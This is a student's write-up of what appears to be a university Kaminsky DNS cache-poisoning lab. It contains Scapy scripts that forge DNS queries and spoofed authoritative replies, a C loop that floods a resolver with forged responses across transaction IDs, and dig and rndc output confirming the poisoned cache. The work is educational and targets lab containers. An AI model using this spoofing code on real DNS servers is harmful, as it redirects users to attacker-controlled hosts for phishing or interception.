Internet Security
Kaminsky Attack Lab

Name: Gaurav Upadhyay
Email: gsupadhy@syr.edu

Testing the DNS Setup

Get the IP address of ns.attacker32.com:

```
seed@VM: ~/.../volumes
seed@VM: ~/...  seed@VM: ~/...  seed@VM: ~/...  seed@VM: ~/...  root@60a9f6...  root@28e7a...
[04/08/22]seed@VM:~/.../volumes$ docksh user-10.9.0.5
root@a2ed382eaa9d:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42349
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a1a4738e20e2b64f010000006250bd7245106af5a91739e7 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 80 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:55:46 UTC 2022
;; MSG SIZE  rcvd: 90

root@a2ed382eaa9d:/#
```

Get the IP address of www.example.com

dig www.example.com

```
root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42364
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1e1f5146ada0bff5010000006250bdc631ca9c92b518729e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:57:10 UTC 2022
;; MSG SIZE  rcvd: 88

root@a2ed382eaa9d:/#
```

dig @ns.attacker32.com www.example.com

```
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56964
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a6a85c6318e3c7e5010000006250bde739134cf7188850ac (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Apr 08 22:57:43 UTC 2022
;; MSG SIZE  rcvd: 88

root@a2ed382eaa9d:/#
```


The Attack Tasks

Task 2: Construct DNS request

Code:

```python
#!/usr/bin/python3
from scapy.all import *



Qdsec    = DNSQR(qname='abcde.example.com')
dns   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

ip  = IP(src='1.2.3.5',dst='10.9.0.53')
udp = UDP(sport=12345, dport=53,chksum=0)

request = ip/udp/dns

with open('ip_req.bin', 'wb') as f:
  f.write(bytes(request))
  request.show()
```

We send out the DNS queries demonstrated using wireshark as follows:




Task 3: Spoof DNS Replies.

Code:

```python
#!/usr/bin/python3
from scapy.all import *

Name = 'abcde.example.com'
Domain = 'example.com'


Qdsec  = DNSQR(qname=Name)

Anssec = DNSRR(rrname=Name, type='A',
               rdata='1.2.3.5', ttl=259200)

NSsec  = DNSRR(rrname=Domain, type='NS',
               rdata='ns.attacker32.com', ttl=259200)


dns = DNS(id=0xAAAA, aa=1,ra=0, rd=1, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
udp = UDP(sport=53, dport=33333, chksum=0)
Reply = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Reply))
  Reply.show()
```

We demonstrate this task using wireshark as follows:



Task 4: Launch the Kaminsky Attack

Code for attack.c:

```c
  printf("name: %s, id:%d\n", name, transid);
  //##################################################################
  /* Step 1. Send a DNS request to the targeted local DNS server.
             This will trigger the DNS server to send out DNS queries */

  send_dns_request(ip_req, n_req, name);


  /* Step 2. Send many spoofed responses to the targeted local DNS server,
             each one with a different transaction ID. */

  for (int i = 0; i < 500; i++)
  {
    send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
    send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
    transid += 1;
  }
  //##################################################################
}
```

attack.c
~/Desktop/Kaminsky Attack Lab/Labsetup/volumes

```c

/* Use for generating and sending fake DNS request.
 * */
void send_dns_request(unsigned char* pkt, int pktsize, char* name)
{

  memcpy(pkt+41, name, 5);
  send_raw_packet(pkt, pktsize);
}


/* Use for generating and sending forged DNS response.
 * */
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id)

{

  int ip = (int)inet_addr(src);
  memcpy(pkt+12, (void*)&ip, 4);

  memcpy(pkt+41, name, 5);

  memcpy(pkt+64, name, 5);

  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  send_raw_packet(pkt, pktsize);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
```

C Tab Width: 8 Ln 1, Col 1 INS

We launch the attack as follows:

```
root@VM:/volumes# ./attack
name: hcoeo, id:0
name: jrvqq, id:500
name: vemlg, id:1000
name: gwaox, id:1500
name: egoda, id:2000
name: tjtcu, id:2500
name: nlzbq, id:3000
name: nlhkb, id:3500
name: zghlt, id:4000
name: osrqg, id:4500
name: pvofy, id:5000
name: pbkkf, id:5500
name: gzrfd, id:6000
name: jvqsf, id:6500
name: trnbf, id:7000
name: gpzyf, id:7500
name: fpcvu, id:8000
name: dkvnx, id:8500
name: bvyub, id:9000
name: bdwrx, id:9500
```

To check whether the attack is successful or not, we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server. This is done as follows:

```
root@60a9f6ba01ef:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      862483  A       10.9.0.153
example.com.            776167  NS      ns.attacker32.com.
root@60a9f6ba01ef:/#
```

Hence our attack is successful.

Task 5: Result Verification
We check it as follows:

dig www.example.com

```
seed@VM: ~/.../volumes
25a1c154e5e8  seed-attacker
[04/10/22]seed@VM:~/.../volumes$ docksh a2
root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52130
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d10a081286f5b6a101000000625373358e9c1686394719f1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:15:49 UTC 2022
;; MSG SIZE  rcvd: 88
```

dig @ns.attacker32.com www.example.com

```
seed@VM: ~/.../volumes
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53224
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bedf27a26be1006601000000625373448 9add3041accd820 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Apr 11 00:16:04 UTC 2022
;; MSG SIZE  rcvd: 88

root@a2ed382eaa9d:/#
```

Hence, our attack has been successfully verified.

Now we flush the local DNS server's cache and run the command again to see that the result has been flushed out:

```
seed@VM: ~/.../volumes
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../v...   seed@VM: ~/.../v...   root@60a9f6ba01...

;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:44 UTC 2022
;; MSG SIZE  rcvd: 72

root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 13977
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8547f0b0a7eb2a2601000000625373b49fe817c4c25ec561 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; Query time: 4996 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:56 UTC 2022
;; MSG SIZE  rcvd: 72

root@a2ed382eaa9d:/#
```